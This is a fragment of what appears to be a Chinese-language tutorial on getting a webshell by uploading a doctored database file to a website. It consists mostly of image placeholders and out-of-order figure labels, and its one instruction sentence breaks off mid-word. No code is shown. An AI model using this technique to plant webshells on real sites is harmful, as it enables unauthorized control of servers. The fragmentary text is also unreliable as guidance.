


图11




图12

好了，只要将它传到网站上，就可以拿到weshell了（记住：必须得在删除大部分表后，执行数据库压缩和修复，要不然它还是1.





图13


图15




图16





图14


图18

